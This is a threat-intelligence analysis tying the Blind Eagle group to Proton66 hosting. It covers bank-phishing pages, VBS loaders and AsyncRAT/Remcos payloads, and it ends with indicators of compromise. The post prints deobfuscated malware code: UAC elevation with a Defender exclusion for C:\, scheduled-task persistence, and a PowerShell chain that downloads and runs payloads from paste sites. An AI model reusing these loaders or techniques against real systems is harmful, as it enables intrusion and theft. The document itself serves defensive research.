Tracing Blind Eagle to Proton66

By Serhii Melnyk

Published: 2025-06-27 · Archived: 2026-04-29 02:11:13 UTC

June 27, 2025 4 Minute Read by Serhii Melnyk

Trustwave SpiderLabs has assessed with high confidence that the threat group Blind Eagle, aka APT-C-36, is associated with the Russian bulletproof hosting service provider Proton66. Blind Eagle is a threat actor actively targeting organizations across Latin America, with a notable focus on Colombian financial institutions.

Trustwave SpiderLabs, which has been tracking Proton66 for the last several months, was able to make this connection by pivoting from Proton66-linked assets, which led to the identification of another active threat cluster relying on the same ASN infrastructure.

Pivoting identified what is assessed to be one of its most recent and operationally active infrastructure clusters, characterized by strong interconnections across multiple domains and IP address clusters. This infrastructure exclusively leverages Visual Basic Script (VBS) files as its initial attack vector, relies heavily on free Dynamic DNS (DDNS) services, and deploys readily available Remote Access Trojans (RATs) as a second-stage malware.

As for the starting pivot point of this analysis from Proton66 OOO infrastructure, one notable case involved a set of domains following a certain naming pattern that began appearing in summer 2024. These domains all resolved to the IP address 45.135.232[.]38, which is part of a netblock associated with Proton66 OOO.

Figure 1. DuckDNS.org domain registrations with a similar naming pattern, starting on August 12, 2024.

The domains in question were used to host a variety of malicious content, including phishing pages and VBS scripts that serve as the initial stage of malware deployment. These scripts act as loaders for second-stage tools, which, in this campaign, are limited to publicly available and often open-source RATs. Notably, an analysis of some of the VBS codes also revealed overlaps with previously analyzed samples generated by Vbs-Crypter, linked to “Crypters and Tools” – a subscription-based service. This crypter is commonly used to obfuscate and pack VBS payloads, hindering static detection. The presence of such artifacts suggests that the threat actors behind this campaign leveraged the service to generate their loaders.

Figure 2. "Crypters And Tools" Telegram advertisement.

Despite the potentially high-value targeting, there is little evidence that the threat actors made a concerted effort to obscure their infrastructure. On the contrary, numerous open directories (opendirs) were discovered throughout the infrastructure, many of which hosted identical malicious files. In some of the more egregious cases, these directories contain complete phishing pages impersonating legitimate Colombian banks and financial institutions, along with first-stage malware designed to initiate the infection. In one of the identified clusters, the threat actors created phishing pages designed to impersonate several well-known Colombian financial institutions, including Bancolombia, BBVA, Banco Caja Social, and Davivienda.

Figure 3. Bancolombia phishing page.

Figure 4. Davivienda phishing page.

These phishing sites were designed to harvest user credentials and other sensitive information. The sites include HTML, CSS, and image files that replicate the appearance of legitimate banking login portals. In addition to the phishing pages, this specific set of infrastructure also hosted various VBS scripts that serve as the first stage of malware deployment. Notably identified samples include download-and-run scripts that retrieve encrypted executable files from a remote server.

```
If WScript.Arguments.length = 0 Then
    Set objShell = CreateObject("Shell.Application")
    ' Ejecutar con permisos de administrador sin ventana
    objShell.ShellExecute "wscript.exe", Chr(34) & WScript.ScriptFullName & Chr(34) &
    " uac", "", "runas", 0
Else
    Set objShell = CreateObject("WScript.Shell")

    exclusionPath = "C:\"

    ' Comando PowerShell sin mostrar ventana
    cmd = "powershell -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command
    ""Add-MpPreference -ExclusionPath '" & exclusionPath & "'"""

    ' Ejecutar en segundo plano sin mostrar ventana
    objShell.Run "cmd /c " & cmd, 0, True
End If
```

Figure 5. Code example that checks whether the VBS file is running with admin privileges and, if not, uses Windows scripting methods to re-execute itself with elevated permissions. Upon successful escalation, it adds an exclusion for the entire C:\ drive in Defender.

```
Sub tolidol
        nirvanic = rappel
        For i = 1 To UBound(nirvanic) Step 2
            aestuary = nirvanic(i)
            logbook = clove(Array( "VBScripting.%s", aestuary ))
            tyrosine = clove(Array( "{%s}", nirvanic(i + 1) ))

            Deleter.DeleteKey Root, clove(Array( _
                "Software\Classes\%s\", logbook _
            ))
            Deleter.DeleteKey Root, clove(Array( _
                "Software\Classes\CLSID\%s\", tyrosine _
            ))
            Deleter.DeleteKey Root, clove(Array( _
                "Software\WOW6432Node\Classes\CLSID\%s\", tyrosine _
            ))
            Deleter.DeleteKey Root, clove(Array( _
                "Software\Classes\WOW6432Node\CLSID\%s\", tyrosine _
            ))
        Next
        Dim nirvanic, i, aestuary, logbook, tyrosine
    End Sub
```

Figure 6. Code example that deletes Windows Registry keys related to COM/ActiveX classes (Software\Classes), Component identifiers (CLSID) and WOW6432Node paths, as a cleanup step.

And while some have a distinct, narrow purpose, the majority work solely as a first-stage loader for the same selection of commodity second-stage RATs and following the same pattern. After cleaning between 6,000 to 20,000 lines, which mostly consist of comments, it’s observed that the first part in most of them initially creates the scheduled task:

```
if dhNuU then
Set dnBWh = CreateObject("WScript.Shell")

Mojtb = "coJb"

kxDKx = "scht" & "asks /del" & "ete /tn " & Mojtb & " /f"
dnBWh.Run kxDKx , lUato , TAiHD

kxDKx = lfTLc

TnOj = dnBWh.ExpandEnvironmentStrings("%TEMP%")

mJbel = TnOj & "\GLPd.v" & "bs"

Set objFSO = CreateObject("Scripting.FileSystemObject")

objFSO.CopyFile kxDKx, mJbel, TAiHD

JKmvD = "scht" & "asks /cr" & "eate /tn " & Mojtb & " /tr """ & mJbel & """ /sc min" &
"ute /mo 1"
dnBWh.Run JKmvD, lUato , TAiHD

end if
```

Figure 7. "schtasks /create /tn coJb /tr "%TEMP%\GLPd.vbs" /sc minute /mo 1 " example within one of the VBS samples.

The second part decodes a Base64 string, which is then executed via PowerShell:

```
[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]
::Tls12;
$zFKaA = 'https://textbin.net/raw/xsi2eulwpw';
$IepGQ = ([System.IO.Path]::GetTempPath() + 'dll01.txt');
$webClient = New - Object System.Net.WebClient;
$RVUXv = $webClient.DownloadString($zFKaA);
$RVUXv | Out - File - FilePath $IepGQ - Encoding 'UTF8' - force;
$STfGl = ([System.IO.Path]::GetTempPath() + 'dll02.txt');
$PhrlN = New - Object System.Net.WebClient;
$PhrlN.Encoding = [System.Text.Encoding]::UTF8;
$DHzUA = (Get - Content - Path $IepGQ);
$uTlHz = $PhrlN.DownloadString($DHzUA);
$uTlHz | Out - File - FilePath $STfGl - force;
$MODRg = '$ryaeG = (Get-Content -Path ''' + $STfGl + ''' -Encoding UTF8);';
$MODRg += '[Byte[]] $Fyfdz = [system.Convert]::FromBase64String( $ryaeG.replace
(''$$$$'',''A'') ) ;';
$MODRg += '[System.AppDomain]:' + ':CurrentDomain.Load( $Fyfdz ).';
$MODRg += 'GetType( ''ClassLibrary3.Class1'' ).GetM';
$MODRg += 'ethod( ''MsqBIbY'' ).Invoke( $null , [object[]] ( ''0/oH9Ef6TH/d/ee.etsap//
:sptth'' , ''%JkQasDfgrTg%'' , ''_____-------'',
''0'', ''1'', ''Roda''  ) ) ;';
$VBWWz = ([System.IO.Path]::GetTempPath() + 'dll03.ps1');
$MODRg | Out - File - FilePath $VBWWz - force;
powershell - ExecutionPolicy Bypass - File $VBWWz;
```

Figure 8. Deobfuscated and decoded example

It then downloads the next payload using resources such as *paste.ee* , *textbin.net*, *store3.gofile.io* or directly referring to IPv4 addresses:



Figure 9. Examples with hxxps://paste[.]ee/r/jNJfecjT/0, hosted on hxxps://textbin[.]net/raw/xsi2eulwpw

The next payload is typically a file with an MZ header that will be renamed, in this case as **dll02.txt**, which is a DLL file that will load the final payload, which will be downloaded from another URL. The file is another Base64 string that will also decode to an MZ file, and the pattern concludes with the final payloads, which are either Remcos or AsyncRATs for this specific cluster, that are then used to establish command and control (C2) with the management panel.

Figure 10. Deobfuscated example.

In one observed case, such a web-based botnet panel featured a Brazilian Portuguese-language written user interface and included a fully functional dashboard used to manage compromised hosts. This panel contained victim logs, deployment paths for initial-stage droppers, and links to the same publicly accessible, open-source RAT payloads, specifically AsyncRAT variants.

Figure 11. Botnet panel – Dashboard showing a list of infected machines (264 at the time of analysis, primarily based in Argentina) and four buttons/options in the last column to manage them.

The botnet management interface allows operators to control infected machines, retrieve exfiltrated data, and interact with infected endpoints through a broad set of capabilities typically found in commodity RAT management suites.

Figures 12 and 13. Contextual control options are displayed after selecting an individual victim within the botnet panel interface, showing the range of post-compromise actions available to the operator, including command execution, file exfiltration, and payload deployment from a specified URL.

This level of access provided through the exposed botnet panel illustrates not only the operational simplicity of the campaign but also reinforces the minimal emphasis placed by the threat actors on infrastructure compartmentalization or concealment — exhibiting a clear sign of prioritizing rapid deployment and accessibility over stealth or long-term sustainability. Each component of the infrastructure — including malware hosting servers, C2 panels, and phishing-related files — is hosted on domains that exhibit consistent naming patterns, SSL certificate reuse, and shared artifacts. Whether due to oversight or intent, the infrastructure shows minimal effort toward segmentation or concealment. Many components, including the above examples of C2 panel and VBS files, were publicly accessible via open directories and often lacked basic segmentation.

This ongoing activity underscores how unsophisticated threat infrastructures can still result in successful compromises, particularly when paired with phishing lures tailored to specific regional targets. While Colombian financial institutions remain a primary focus, the broader pattern suggests an increasing capability to scale operations across the Latin American (LATAM) region.

Organizations in LATAM, especially within the financial sector, should maintain heightened vigilance around banking-themed emails, enforce robust email filtering, and regularly train staff to identify localized phishing techniques. Organizations can also benefit from using advanced email filtering solutions like Trustwave MailMarshal to detect and block malicious emails that may contain harmful attachments or links. Proactive monitoring for regionally targeted infrastructure and threat indicators can significantly reduce the risk of compromise.

IoC

45[.]135[.]232[.]38	opendir hosting 1st stage vbs files and phishing related web pages
testedark.writesthisblog[.]com	opendir hosting 1st stage vbs files and phishing related web pages
drgost.duckdns[.]org	opendir hosting 1st stage vbs files and phishing related web pages
asynpro.duckdns[.]org	opendir hosting 1st stage vbs files and phishing related web pages
dxpam.duckdns[.]org	opendir hosting 1st stage vbs files and phishing related web pages
209[.]105[.]248[.]135	opendir hosting 1st stage vbs files
107[.]172[.]31[.]5	opendir hosting 1st stage vbs files
181[.]206[.]158[.]190	opendir hosting 1st stage vbs files
driveswindows[.]duckdns[.]org	opendir hosting 1st stage vbs files
159[.]148[.]88[.]218	opendir hosting botnet panel associated files and 2nd stage payload (AsyncRAT)
vm130833[.]goodtec[.]cloud	opendir hosting botnet panel associated files and 2nd stage payload (AsyncRAT)

a99224d6aeda3dca01b79000cd51babd9f03edfbb78d3aea680d4bc07f6baaaa	Sostener.vbs - 1st stage vbs payloads
a9c86b2ebd29ad0de8f5810a10b6f673a4cf9f2e72de0dc348dea6569624ab78	ActDefender.vbs - 1st stage vbs payload
187d9bc5bfcc597cdc63e450c1629216b6eaab80fbcee0fc45ebf7b76dc011bb	Defender.vbs - 1st stage vbs payload
e711f8bba14a0f6b8fd38341585580f0937c9fd8dd37faedbf9dc1cf49519590	Exclusion.vbs - 1st stage vbs payload
b682e9964d89eb1bcfb3d1996c982b00d1a66ccaf9f8549689b39e7cd06f1d1a	Driver.vbs - 1st stage vbs payload
a666a99f2056082802f459f7180f891582a527324a16d34b4755ed63e5467882	Comonstraints.vbs - 1st stage vbs payload
a15e5ddeb79251a97b724208b2fe45f5e0f9364eef02db5fdc151130755b5562	GSFO343 - 1st stage vbs payload
811df06858d30da6c5b74117b2e95c6c12a013cf8156bf00dd15c67732a0350d	CopilotDriver.vbs - 1st stage vbs payload
378c1adf5107a50c7ea88c2b24ddd0bb18a46fca7ab561025e2bd582e67decd5	PRUEBA NAVEGADOR.vbs - 1st stage vbs payload
b519225636c9edb22746ed2c6d49bf1cccc4ae2bfdf933cd79af7ca69840ff7e	Update.vbs - 1st stage vbs payload
a399576c65029c88eba5440603afff4d977f288da66418313884b39aa428977d	Windows.vbs - 1st stage vbs payload

dc7aa3d3e0d75d6e7a5169716635a1e69e19df828d849f8363be3195b29ea7e3	Windows.vbs - 1st stage vbs payload
394908cbe5ba04a3b772ef11ea6a2c6a0c8d3d9689c89ccd1410aaa583bb07d7	Loader for the next payload / AsyncRAT
48ee878fefc7d5d9df66fc978dfaafcfb61129acf92b1143e1b865ab292be9f0	AsyncRAT - 2nd stage payload
2e432426a7a0a10a0068c035368f749c298e1ef1add61e31a8b25da74676fcaa	AsyncRAT - 2nd stage payload
2a84f9440f120edd032eddb4b61339ee184743d47805e2ed50572ca4905c1fdd	AsyncRAT - 2nd stage payload
66663cf3596b0e6fd2721d81f91cda058ca61feb46f9943ef1a91fec7a68590d	AsyncRAT - 2nd stage payload
666f0c305b0a6cc558192918bc144c3119d898c33656101395140d93e9e10e69	AsyncRAT - 2nd stage payload
fa32ea24d1a6041be009ad0c59ce61f3d00e0588700c709c0222ecd8c38c3753	AsyncRAT - 2nd stage payload
81ffcabdc8db8db4f42ee4d53f35d47e5cca9aba8fadf972a97596b79492cb03	AsyncRAT - 2nd stage payload
5cf4a8c83f8591950c24c8b5d79c5464e4cb1b608fc61775f605d6a3503c73c3	Remcos - 2nd stage payload
1728133a5a75adc097d2b5dee5693c5b1b72d25832435213bada40be433b2f75	Remcos - 2nd stage payload

---

Source: https://www.levelblue.com/blogs/spiderlabs-blog/tracing-blind-eagle-to-proton66/